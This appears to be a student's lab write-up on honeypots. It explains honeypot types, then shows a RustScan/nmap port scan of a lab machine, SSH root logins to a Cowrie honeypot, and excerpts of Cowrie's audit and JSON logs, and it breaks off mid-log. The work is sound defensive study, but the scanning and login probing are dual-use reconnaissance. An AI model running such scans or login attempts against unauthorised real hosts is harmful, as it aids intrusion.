Name: Arilli Jagadeesh A
Reg. No. : 241901502

Introduction To Honeypots

Aim:
To understand honeypots and analyze attacker behavior and botnet activities using tools like Cowrie.

Introduction

What are honeypots?

A honeypot is a deliberately vulnerable security tool designed to attract attackers and record the actions of adversaries. Honeypots can be used in a defensive role to alert administrators of potential breaches and to distract attackers away from real infrastructure. Honeypots are also used to collect data on the tools and techniques of adversaries and assist with generating effective defensive measures.

This room will demonstrate the Cowrie honeypot from the perspectives of an adversary and security researcher. This room will also highlight the data collected by a Cowrie honeypot deployment, some analysis methodologies, and what the gathered data tell us about typical botnet activity.

Answer the questions below

Deploy the demo machine

Completed

Cowrie is a medium interaction SSH and Telnet honeypot designed to log all attacker activity including the entire shell interaction. It is written in Python and has been developed to simulate the behavior of a vulnerable Unix-based machine.

Cowrie aims to capture the entire shell interaction with an attacker, including attacker's keystrokes, payloads and commands. This information can be useful in understanding the tactics, techniques and procedures (TTPs) used by attackers, and in turn, help organizations to better defend against similar attacks.

By providing a simulated environment for attackers to interact with, Cowrie diverts attention away from real production systems, providing valuable insight into the motivations and techniques of attackers. This information can be used to improve the security of an organization's systems, making them more resilient to future attacks.

Overall, Cowrie is a valuable tool for security researchers, system administrators and organizations looking to understand and defend against real-world attacks.

Types of Honeypots

Honeypot Interactivity and Classification

A wide variety of honeypots exist so it is helpful to classify them by the level of interactivity provided to adversaries, with most honeypots falling into one of the below categories:

- **Low-Interaction** honeypots offer little interactivity to the adversary and are only capable of simulating the functions that are required to simulate a service and capture

attacks against it. Adversaries are not able to perform any post-exploitation activity against these honeypots as they are unable to fully exploit the simulated service. Examples of low-interaction honeypots include mailoney and dionaea.

- **Medium-Interaction** honeypots collect data by emulating both vulnerable services as well as the underlying OS, shell, and file systems. This allows adversaries to complete initial exploits and carry out post-exploitation activity. Note, that unlike, High-Interaction honeypots (see below), the system presented to adversaries is a simulation. As a result, it is usually not possible for adversaries to complete their full range of post-exploitation activity as the simulation will be unable to function completely or accurately. We will be taking a look at the medium-interaction SSH honeypot, Cowrie in this demo.
- **High-Interaction** honeypots are fully complete systems that are usually Virtual Machines that include deliberate vulnerabilities. Adversaries should be able (but not necessarily allowed) to perform any action against the honeypot as it is a complete system. It is important that high-interaction honeypots are carefully managed, otherwise, there is a risk that an adversary could use the honeypot as a foothold to attack other resources. Cowrie can also operate as an SSH proxy and management system for high-interaction honeypots.

Deployment Location
Once deployed, honeypots can then be further categorized by the exact location of their deployment:

- **Internal honeypots** are deployed inside a LAN. This type can act as a way to monitor a network for threats originating from the inside, for example, attacks originating from trusted personnel or attacks that by-parse firewalls like phishing attacks. Ideally, these honeypots should never be compromised as this would indicate a significant breach.
- **External honeypots** are deployed on the open internet and are used to monitor attacks from outside of the LAN. These honeypots are able to collect much more data on attacks since they are effectively guaranteed to be under attack at all times.

Answer the questions below

Read and understand the above

Completed

Dionaea is an open-source low-interaction honeypot designed to capture malware and provide information on how it operates. Dionaea is based on the Honeyd honeypot and is primarily used to monitor network traffic for malicious activity.

The honeypot operates by simulating vulnerable network services and protocols, such as SMB, HTTP, and FTP, to attract attackers who then interact with the honeypot, providing valuable information on their techniques and tactics.

The data collected by Dionaea can be used to improve an organization's overall security posture by providing insight into the types of attacks that are being launched and the methods used by attackers. This information can be used to update intrusion detection and prevention systems, improve firewall configurations, and implement other security measures to better protect against future attacks.

Overall, Dionaea is a valuable tool for security researchers and system administrators looking to understand the threat landscape and improve the security of their systems.

Mailoney is an open-source low-interaction honeypot designed to simulate email services to attract and trap malicious actors who are targeting email systems. The honeypot operates by simulating vulnerable email servers, such as SMTP, IMAP, and POP3, to attract attackers who then interact with the honeypot, providing valuable information on their techniques and tactics.

The data collected by Mailoney can be used to improve an organization's overall email security posture by providing insight into the types of email-based attacks that are being launched and the methods used by attackers. This information can be used to update intrusion detection and prevention systems, improve email filtering configurations, and implement other security measures to better protect against future attacks.

Overall, Mailoney is a valuable tool for security researchers and system administrators looking to understand the email threat landscape and improve the security of their email systems.

Cowrie Demo

The Cowrie SSH Honeypot

The Cowrie honeypot can work both as an SSH proxy or as a simulated shell. The demo machine is running the simulated shell. You can log in using the following credentials:

1. IP - MACHINE_IP
2. User - root
3. Password - <ANY>

As you can see the emulated shell is pretty convincing and could catch an unprepared adversary off guard. Most of the commands work like how you'd expect, and the contents of the file system match what would be present on an empty Ubuntu 18.04 installation. However, there are ways to identify this type of Cowrie deployment. For example, it's not possible to execute bash scripts as this is a limitation of low and medium interaction honeypots. It's also possible to identify the default installation as it will mirror a Debian 5 Installation and features a user account named Phil. The default file system also references an outdated CPU.

Answer the questions below

```
┌──(kali㉿kali)-[~]
└─$ rustscan -a 10.10.113.77 --ulimit 5500 -b 65535 -- -A -Pn
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {___{_   _}{ {___ /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/ /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-'`-'
The Modern Day Port Scanner.
_____________________________________________
: https://discord.gg/GFrQsGy            :
: https://github.com/RustScan/RustScan :
---------------------------------------------
  HACK THE PLANET

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5500.
```

```
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
Open 10.10.113.77:22
Open 10.10.113.77:1400
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-08 20:51 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:51
Completed NSE at 20:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:51
Completed NSE at 20:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:51
Completed NSE at 20:51, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 20:51
Completed Parallel DNS resolution of 1 host. at 20:51, 0.04s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 20:51
Scanning 10.10.113.77 [2 ports]
Discovered open port 22/tcp on 10.10.113.77
Discovered open port 1400/tcp on 10.10.113.77
Completed Connect Scan at 20:51, 0.20s elapsed (2 total ports)
Initiating Service scan at 20:51
Scanning 2 services on 10.10.113.77
Completed Service scan at 20:51, 0.41s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.113.77.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:51
Completed NSE at 20:51, 5.44s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:51
Completed NSE at 20:51, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:51
Completed NSE at 20:51, 0.00s elapsed
Nmap scan report for 10.10.113.77
Host is up, received user-set (0.19s latency).
Scanned at 2023-02-08 20:51:21 EST for 7s

PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 5.9 (protocol 2.0)
| ssh-hostkey:
|   1024 f5f5dcb0f3d4f95a6a25a42801062eab (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAPvsz5JS/xsu0m/2CYmgdHqjsiWmnCRHgvyHeTya6ZHgSq
oBv9Rg5Sr7oSsR+zqduKyHiHPBq6WLGBc7h70KAsEbrfsI7sYhX1VtYcncYM4A2I6D78o
blBnv3XAzsXv1ESsAsloJJ1aAIBJUnDHjRhNfv4MlbVu5PUjvMMifcpsTAAAAFQDTVVT
```

```
LZDRgidjxK5x8JFixizMpwQAAAIAhVuM13rGnoz8rVAK184LeHK7ueYovAD9u1hyS0K
xxlertQPR7NUTxPfl6kC4IhxgakgzHFPN5BV3d5aHez/3pbPY/AR0tQA+xrG61Co+ivHHzD
shkUifyB/MWmeQtTbpy4wKTFfoSAxx02cRxCGlo8SdkvYJNLOFseIG5B19wPwAAAIEA
l4RgorRno+8G/3hhZenBYSo7Noa9ErvWU7mEs6JTYcLtvfIPD4uJOCfZ+RRxgzPPHZNn5
wrReu9EY5xxyzAGIVGqPlHS2WWV7Z6bkoJVRb7p0jQSWM/l35+kBo7xD09Y/nGohiliZ
9CHHOx1ExZ6PN+KtOb17jJ9UptRS0KY7W0=
|  2048 a4d2cd32ecc26005553d36e61ff55220 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC4VK/xenv8/KtaRDvA/+hIZKMRbePLrruq
OrPdaf4wwJ7sOs0Qu69Uh7B0MBzSB5fdRNRdr1cOh+zh8bq+mq83zAz/AXcNHM9rbgush
3u+K76BoO3utiFiXWowEtqGmnW/upeBzLM166R8obBp46yKY47JUKG+XlVEQD5IWW
HRsn2okm0jqAwDaAk7ufZUfFOCpZHsERifHHr+bp5+dIc9iN5Ci3o52xG3EHF9DmWihlQ
X42hrK0HsMKb4MvzoYI4x30S3/UjXBKEwJNarpQciAUIp/Yy+IsvpKEsSy/Td2BGBfyVL
9sWsMqY/lnJdR/fvVPTHV2PryDaNiXlETyEP
1400/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|  2048 b8ff758c1f2a2cf687fb3e6dd91f4300 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC1AxzOXMN6UxuHNtwWz5A47Co1pMX
4oNJGf4HDnrxKmFFrSiKMpKcn21RN+prlMOf9FGCJXIG8v4IK+j+ikdbTsvpyml+WQebtI
k41QIvn0mWuQKKnYk3iF8htoYa7s2jzoPnqn+rbDbJZpcC6rLFnk8682kwU+7PKqVrlfur6
KFrd6LjyGbeYk5qIfRQkvuz3rA1MLyGeDJG/hOzQrggzW59BgcZIp2JCCPq+FqXEN+LHp
NKVEsFqO5NNtDKugVElx+x24ffopOqQdSdyrk5wtfDLAOy2dSik1re41VJ+GsGIUyhcf67
RXNGkokUBPvwMxv7oPhPIPYhFH+1LJyGJ
|  256 72397ccd8667135d205971ccebce3f60 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM7MSzIvd
QXxot4uelr5FGtCHoakyZ86l+ZNl5WmRg2EIaNgUQ9XeUp1+t6q6qD/Y512mIBmn8fo5uk
zOqSl/PI=
|  256 f0f2d8c366c5dcffcc6462f145a3a85f (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIIL7kACdLBQicTj6w4b6FDHMh4wRz4WYJCmkXvuf
pBsR
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:51
Completed NSE at 20:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:51
Completed NSE at 20:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:51
Completed NSE at 20:51, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.18 seconds

┌──(kali㉿kali)-[~]
└─$ ssh root@10.10.113.77
Unable to negotiate with 10.10.113.77 port 22: no matching host key type found. Their offer:
ssh-rsa,ssh-dss
```

```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.10.113.77 -p 1400
root@10.10.113.77's password:
Permission denied, please try again.
root@10.10.113.77's password:
Permission denied, please try again.
root@10.10.113.77's password:
root@10.10.113.77: Permission denied (publickey,password).

┌──(kali㉿kali)-[~]
└─$ ssh -o StrictHostKeyChecking=accept-new root@10.10.113.77
Unable to negotiate with 10.10.113.77 port 22: no matching host key type found. Their offer:
ssh-rsa,ssh-dss
```

uhmm trying attack box

```
root@ip-10-10-137-147:~# ssh root@10.10.113.77
The authenticity of host '10.10.113.77 (10.10.113.77)' can't be established.
RSA key fingerprint is SHA256:tag6Ip0SU0wDGK1/QLA7FVFRhGHsHtMUqktyMyNOs3E.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.113.77' (RSA) to the list of known hosts.
Ubuntu 18.04.5 LTS
root@10.10.113.77's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@acmeweb:~# whoami
root
root@acmeweb:~# id
uid=0(root) gid=0(root) groups=0(root)
root@acmeweb:~# pwd
/root
root@acmeweb:~# cd /home
root@acmeweb:/home# ls
phil
root@acmeweb:/home# ls -lah
drwxr-xr-x 1 root root 4096 2013-04-05 12:02 .
drwxr-xr-x 1 root root 4096 2013-04-05 12:03 ..
drwxr-xr-x 1 1000 1000 4096 2013-04-05 12:02 phil
root@acmeweb:/home# cd /
root@acmeweb:/# ls
bin   boot  dev   etc   home  initrd.img lib
lost+found media  mnt   opt   proc  root  run
sbin  selinux srv   sys   test2 tmp   usr
var   vmlinuz
root@acmeweb:/# cd roConnection to 10.10.113.77 closed by remote host.
Connection to 10.10.113.77 closed.

root@acmeweb:~# echo 'hi' > test.txt
```

```
root@acmeweb:~# ls
test.txt
root@acmeweb:~# cat test.txt
hi

root@acmeweb:~# exit
Connection to 10.10.54.217 closed.
root@ip-10-10-167-53:~# ssh root@10.10.54.217
Ubuntu 18.04.5 LTS
root@10.10.54.217's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@acmeweb:~# ls
```

Try running some commands in the honeypot

Completed

Create a file and then log back in is the file still there? (Yay/Nay)

Nay

Cowrie Logs

Cowrie Event Logging

The honeypot wouldn't be of much use without the ability to collect data on the attacks that it's subjected to. Fortunately, Cowrie uses an extensive logging system that tracks every connection and command handled by the system. You can access the real SSH port for this demo machine using the following options:

- IP - 10.10.54.217
- Port - 1400
- User - demo
- Password - demo

Cowrie can log to a variety of different local formats and log parsing suites. In this case, the installation is just using the JSON and text logs. I've installed the JSON parser jq on the demo machine to simplify log parsing.

Note: You may need to delete the demo machine's identity from .ssh/known_hosts as it will differ from the one used in the honeypot. You will also need to specify a port adding -p 1400 to the SSH command. The logs will also be found at /home/cowrie/honeypot/var/log/cowrie

Name: Arilli Jagadeesh A
Reg. No. : 241901502

Log Aggregation

The amount of data collected by honeypots, especially external deployments can quickly exceed the point where it's no longer practical to parse manually. As a result, it's often worth deploying Honeypots alongside a logging platform like the ELK stack. Log aggregation platforms can also provide live monitoring capabilities and alerts. This is particularly beneficial when deploying Honeypots, with the intent to respond to attacks rather than to collect data.

Answer the questions below

Have a look through the logs and see how the activity from the last task has been recorded by the system.

Completed

```
root@ip-10-10-167-53:~# ssh demo@10.10.54.217 -p 1400
demo@10.10.54.217's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-158-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Feb 10 00:40:50 UTC 2023

  System load:  0.0               Processes:           92
  Usage of /:   26.3% of 8.79GB   Users logged in:     0
  Memory usage: 20%               IP address for eth0: 10.10.54.217
  Swap usage:   0%


0 updates can be applied immediately.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

demo@acmeweb:~$ pwd
/home/demo
demo@acmeweb:~$ l
```

```
BotCommands/  Top200Creds.txt  Tunnelling/
demo@acmeweb:~$ cd ..
demo@acmeweb:/home$ l
cowrie/  demo/  fred/
demo@acmeweb:/home$ cd cowrie/
demo@acmeweb:/home/cowrie$ ls
honeypot
demo@acmeweb:/home/cowrie$ cd honeypot
demo@acmeweb:/home/cowrie/honeypot$ ls
bin              honeyfs      README.rst              share
CHANGELOG.rst    INSTALL.rst  requirements-dev.txt    src
CONTRIBUTING.rst LICENSE.rst  requirements-output.txt tox.ini
cowrie-env       Makefile     requirements.txt        var
docs             MANIFEST.in  setup.cfg
etc              mypy.ini     setup.py
demo@acmeweb:/home/cowrie/honeypot$ cd var/log
demo@acmeweb:/home/cowrie/honeypot/var/log$ ls
cowrie
demo@acmeweb:/home/cowrie/honeypot/var/log$ cd cowrie
demo@acmeweb:/home/cowrie/honeypot/var/log/cowrie$ ls
audit.log  cowrie.json  cowrie.json.2021-09-23
demo@acmeweb:/home/cowrie/honeypot/var/log/cowrie$


demo@acmeweb:/home/cowrie/honeypot/var/log/cowrie$ cat audit.log
2023-02-10T00:34:12.645765Z 8d0c081720cb New connection: 10.10.167.53:48578
(10.10.54.217:22) [session: 8d0c081720cb]
2023-02-10T00:34:12.647918Z 8d0c081720cb Remote SSH version: SSH-2.0-
OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
2023-02-10T00:34:12.683123Z 8d0c081720cb SSH client hassh fingerprint:
06046964c022c6407d15a27b12a6a4fb
2023-02-10T00:34:17.067924Z 8d0c081720cb login attempt [root/a] succeeded
2023-02-10T00:34:19.290636Z 8d0c081720cb Terminal Size: 80 24
2023-02-10T00:34:19.291793Z 8d0c081720cb request_env: LANG=en_GB.UTF-8
2023-02-10T00:34:19.326703Z 8d0c081720cb ()
2023-02-10T00:34:22.100645Z 8d0c081720cb CMD: ls
2023-02-10T00:34:34.767561Z 8d0c081720cb CMD: echo 'hi' > test.txt
2023-02-10T00:34:37.400215Z 8d0c081720cb CMD: ls
2023-02-10T00:34:45.462734Z 8d0c081720cb CMD: cat test.txt
2023-02-10T00:35:20.181494Z 8d0c081720cb CMD: exit
2023-02-10T00:35:20.183997Z 8d0c081720cb Saved redir contents with SHA-256
98ea6e4f216f2fb4b69fff9b3a44842c38686ca685f3f55dc48c5d3fb1107be4 to
var/lib/cowrie/downloads/98ea6e4f216f2fb4b69fff9b3a44842c38686ca685f3f55dc48c5d3fb1
107be4
2023-02-10T00:35:20.185079Z 8d0c081720cb Closing TTY Log:
var/lib/cowrie/tty/435b5d351563508070b73924599711faee8406010dd4e87e134020d961ec12
7f after 60 seconds
2023-02-10T00:35:20.188168Z 8d0c081720cb Connection lost after 67 seconds
2023-02-10T00:35:23.200374Z 717807b50216 New connection: 10.10.167.53:48580
(10.10.54.217:22) [session: 717807b50216]
2023-02-10T00:35:23.201855Z 717807b50216 Remote SSH version: SSH-2.0-
OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
2023-02-10T00:35:23.203261Z 717807b50216 SSH client hassh fingerprint:
06046964c022c6407d15a27b12a6a4fb
2023-02-10T00:35:25.304380Z 717807b50216 login attempt [root/a] succeeded
```

2023-02-10T00:35:25.486010Z 717807b50216 Terminal Size: 80 24
2023-02-10T00:35:25.487080Z 717807b50216 request_env: LANG=en_GB.UTF-8
2023-02-10T00:35:25.488647Z 717807b50216 ()
2023-02-10T00:35:28.511597Z 717807b50216 CMD: ls
2023-02-10T00:38:25.370495Z 717807b50216 Closing TTY Log: var/lib/cowrie/tty/1d887ce0f8672e4914d9000e801cd74ecd805dd9366c0bc42dc16adc0197dc2f after 179 seconds
2023-02-10T00:38:25.371568Z 717807b50216 Connection lost after 182 seconds
2023-02-10T00:39:37.064996Z 9cfa31ece9f7 New connection: 10.10.167.53:48582 (10.10.54.217:22) [session: 9cfa31ece9f7]
2023-02-10T00:39:37.066511Z 9cfa31ece9f7 Remote SSH version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
2023-02-10T00:39:37.067953Z 9cfa31ece9f7 SSH client hassh fingerprint: 06046964c022c6407d15a27b12a6a4fb
2023-02-10T00:39:39.767509Z 9cfa31ece9f7 login attempt [root/l] succeeded
2023-02-10T00:39:39.953537Z 9cfa31ece9f7 Terminal Size: 80 24
2023-02-10T00:39:39.954605Z 9cfa31ece9f7 request_env: LANG=en_GB.UTF-8
2023-02-10T00:39:39.956097Z 9cfa31ece9f7 ()
2023-02-10T00:39:52.316628Z 9cfa31ece9f7 CMD: cd /home/cowrie/honeypot
2023-02-10T00:39:56.789522Z 9cfa31ece9f7 CMD: pwd
2023-02-10T00:40:00.550751Z 9cfa31ece9f7 CMD: cd /home
2023-02-10T00:40:02.575913Z 9cfa31ece9f7 CMD: ls
2023-02-10T00:40:06.763949Z 9cfa31ece9f7 CMD: cd phil
2023-02-10T00:40:08.546941Z 9cfa31ece9f7 CMD: ls
2023-02-10T00:40:11.277383Z 9cfa31ece9f7 CMD: l -lah
2023-02-10T00:40:11.279711Z 9cfa31ece9f7 Command not found: l -lah
2023-02-10T00:40:16.768903Z 9cfa31ece9f7 CMD: ls -lah
2023-02-10T00:40:16.978758Z 9cfa31ece9f7 CMD:
2023-02-10T00:40:23.705337Z 9cfa31ece9f7 CMD: exit
2023-02-10T00:40:23.707940Z 9cfa31ece9f7 Closing TTY Log: var/lib/cowrie/tty/f50a08148f7bc7f841e39dafd40d0278603a5fcc9a2e7f93c7328db0ae045633 after 43 seconds
2023-02-10T00:40:23.711263Z 9cfa31ece9f7 Connection lost after 46 seconds

demo@acmeweb:/home/cowrie/honeypot/var/log/cowrie$ cat cowrie.json
{"eventid":"cowrie.session.connect","src_ip":"10.10.167.53","src_port":48578,"dst_ip":"10.10.54.217","dst_port":22,"session":"8d0c081720cb","protocol":"ssh","message":"New connection: 10.10.167.53:48578 (10.10.54.217:22) [session: 8d0c081720cb]","sensor":"acmeweb","timestamp":"2023-02-10T00:34:12.645765Z"}
{"eventid":"cowrie.client.version","version":"SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3","message":"Remote SSH version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3","sensor":"acmeweb","timestamp":"2023-02-10T00:34:12.647918Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.client.kex","hassh":"06046964c022c6407d15a27b12a6a4fb","hasshAlgorithms":"curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-sha256,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha256,diffie-hellman-group14-sha1,ext-info-c;chacha20-poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com;umac-64-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha1-etm@openssh.com,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-sha2-512,hmac-sha1;none,zlib@openssh.com,zlib","kexAlgs":["curve25519-sha256","curve25519-sha256@libssh.org","ecdh-sha2-nistp256","ecdh-sha2-nistp384","ecdh-

sha2-nistp521","diffie-hellman-group-exchange-sha256","diffie-hellman-group16-sha512","diffie-hellman-group18-sha512","diffie-hellman-group-exchange-sha1","diffie-hellman-group14-sha256","diffie-hellman-group14-sha1","ext-info-c"],"keyAlgs":["ecdsa-sha2-nistp256-cert-v01@openssh.com","ecdsa-sha2-nistp384-cert-v01@openssh.com","ecdsa-sha2-nistp521-cert-v01@openssh.com","ssh-ed25519-cert-v01@openssh.com","ssh-rsa-cert-v01@openssh.com","ecdsa-sha2-nistp256","ecdsa-sha2-nistp384","ecdsa-sha2-nistp521","ssh-ed25519","rsa-sha2-512","rsa-sha2-256","ssh-rsa"],"encCS":["chacha20-poly1305@openssh.com","aes128-ctr","aes192-ctr","aes256-ctr","aes128-gcm@openssh.com","aes256-gcm@openssh.com"],"macCS":["umac-64-etm@openssh.com","umac-128-etm@openssh.com","hmac-sha2-256-etm@openssh.com","hmac-sha2-512-etm@openssh.com","hmac-sha1-etm@openssh.com","umac-64@openssh.com","umac-128@openssh.com","hmac-sha2-256","hmac-sha2-512","hmac-sha1"],"compCS":["none","zlib@openssh.com","zlib"],"langCS":[""],"message":"SSH client hassh fingerprint: 06046964c022c6407d15a27b12a6a4fb","sensor":"acmeweb","timestamp":"2023-02-10T00:34:12.683123Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.login.success","username":"root","password":"a","message":"login attempt [root/a] succeeded","sensor":"acmeweb","timestamp":"2023-02-10T00:34:17.067924Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.client.size","width":80,"height":24,"message":"Terminal Size: 80 24","sensor":"acmeweb","timestamp":"2023-02-10T00:34:19.290636Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.client.var","name":"LANG","value":"en_GB.UTF-8","message":"request_env: LANG=en_GB.UTF-8","sensor":"acmeweb","timestamp":"2023-02-10T00:34:19.291793Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.session.params","arch":"linux-x64-lsb","message":[],"sensor":"acmeweb","timestamp":"2023-02-10T00:34:19.326703Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.command.input","input":"ls","message":"CMD: ls","sensor":"acmeweb","timestamp":"2023-02-10T00:34:22.100645Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.command.input","input":"echo 'hi' > test.txt","message":"CMD: echo 'hi' > test.txt","sensor":"acmeweb","timestamp":"2023-02-10T00:34:34.767561Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.command.input","input":"ls","message":"CMD: ls","sensor":"acmeweb","timestamp":"2023-02-10T00:34:37.400215Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.command.input","input":"cat test.txt ","message":"CMD: cat test.txt ","sensor":"acmeweb","timestamp":"2023-02-10T00:34:45.462734Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.command.input","input":"exit","message":"CMD: exit","sensor":"acmeweb","timestamp":"2023-02-10T00:35:20.181494Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.session.file_download","duplicate":false,"outfile":"var/lib/cowrie/downloads/98ea6e4f216f2fb4b69fff9b3a44842c38686ca685f3f55dc48c5d3fb1107be4","shasum":"98ea6e4f216f2fb4b69fff9b3a44842c38686ca685f3f55dc48c5d3fb1107be4","destfile":"/root/test.txt","message":"Saved redir contents with SHA-256 98ea6e4f216f2fb4b69fff9b3a44842c38686ca685f3f55dc48c5d3fb1107be4 to var/lib/cowrie/downloads/98ea6e4f216f2fb4b69fff9b3a44842c38686ca685f3f55dc48c5d3fb1107be4","sensor":"acmeweb","timestamp":"2023-02-10T00:35:20.183997Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.log.closed","ttylog":"var/lib/cowrie/tty/435b5d351563508070b73924599711faee8406010dd4e87e134020d961ec127f","size":571,"shasum":"435b5d351563508070b73924599711faee8406010dd4e87e134020d961ec127f","duplicate":false,"duration":60.8921027

1835327,"message":"Closing TTY Log:
var/lib/cowrie/tty/435b5d351563508070b73924599711faee8406010dd4e87e134020d961ec12
7f after 60 seconds","sensor":"acmeweb","timestamp":"2023-02-
10T00:35:20.185079Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.session.closed","duration":67.54039001464844,"message":"Connection
lost after 67 seconds","sensor":"acmeweb","timestamp":"2023-02-
10T00:35:20.188168Z","src_ip":"10.10.167.53","session":"8d0c081720cb"}
{"eventid":"cowrie.session.connect","src_ip":"10.10.167.53","src_port":48580,"dst_ip":"10.1
0.54.217","dst_port":22,"session":"717807b50216","protocol":"ssh","message":"New
connection: 10.10.167.53:48580 (10.10.54.217:22) [session:
717807b50216]","sensor":"acmeweb","timestamp":"2023-02-10T00:35:23.200374Z"}
{"eventid":"cowrie.client.version","version":"SSH-2.0-OpenSSH_7.6p1 Ubuntu-
4ubuntu0.3","message":"Remote SSH version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-
4ubuntu0.3","sensor":"acmeweb","timestamp":"2023-02-
10T00:35:23.201855Z","src_ip":"10.10.167.53","session":"717807b50216"}
{"eventid":"cowrie.client.kex","hassh":"06046964c022c6407d15a27b12a6a4fb","hasshAlgori
thms":"curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-
nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-sha256,diffie-hellman-group16-
sha512,diffie-hellman-group18-sha512,diffie-hellman-group-exchange-sha1,diffie-hellman-
group14-sha256,diffie-hellman-group14-sha1,ext-info-c;chacha20-
poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-
gcm@openssh.com;umac-64-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-
256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha1-
etm@openssh.com,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-
sha2-512,hmac-sha1;none,zlib@openssh.com,zlib","kexAlgs":["curve25519-
sha256","curve25519-sha256@libssh.org","ecdh-sha2-nistp256","ecdh-sha2-nistp384","ecdh-
